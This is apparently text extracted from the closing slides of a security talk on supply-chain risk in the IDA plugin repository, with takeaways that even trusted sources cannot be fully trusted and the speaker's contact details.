
+ IDA → Plugin Repostory



受害者



套件開發者



目標 / ? / N

# Takeaways

Researcher / Developer

# Takeaways

Researcher / Developer

**供應鏈的源頭**仍然是資安很重要的一環

# Takeaways

Researcher / Developer

就算是**信任的來源**仍不一定能全信

*DEV*✓*CORE*

Thanks!

 [splitline@devco.re](mailto:splitline@devco.re)

 [@\\_splitline\\_](https://twitter.com/_splitline_)